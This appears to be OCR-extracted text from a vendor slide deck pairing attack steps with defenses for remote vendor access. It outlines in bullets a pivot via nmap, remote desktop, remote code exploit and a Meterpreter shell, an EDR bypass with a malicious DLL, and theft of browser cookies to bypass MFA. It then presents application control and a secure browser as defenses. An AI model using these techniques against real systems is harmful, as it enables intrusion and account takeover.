


Remote vendor access


Agentless and VPN-less!

ATTACK + DEFEND


Step Three: Pivot to Downstream Target




Step Three:
Downstream Pivot



- Recon with nmap.
- Lateral movement via remote desktop
- Vulnerable app discovery
- Remote code exploit
- Meterpreter shell!



Step Three:
Downstream Pivot




Endpoint detection and response (EDR) bypass

- Upload malicious dll
- EDR crash

DEFENSE:


Downstream Pivot




Application control!

ATTACK + DEFEND


Step Four: Cookie Harvest and Session Hijack



Step Four:
Session Hijacking





- Dump cookies from chromium browser
- Import cookies
- Bypass MFA & logon!


Search
Attack Vector: Session Hijacking

DEFENSE:

Session Hijacking






Secure Browser

Cookieless Browsing
Password Replacement
Quick Access Bar
Extensibilitiy
SaaS Apps, PAM Targets, On Prem, Web Based

Administrator View

DEFENSE:

Session Hijacking



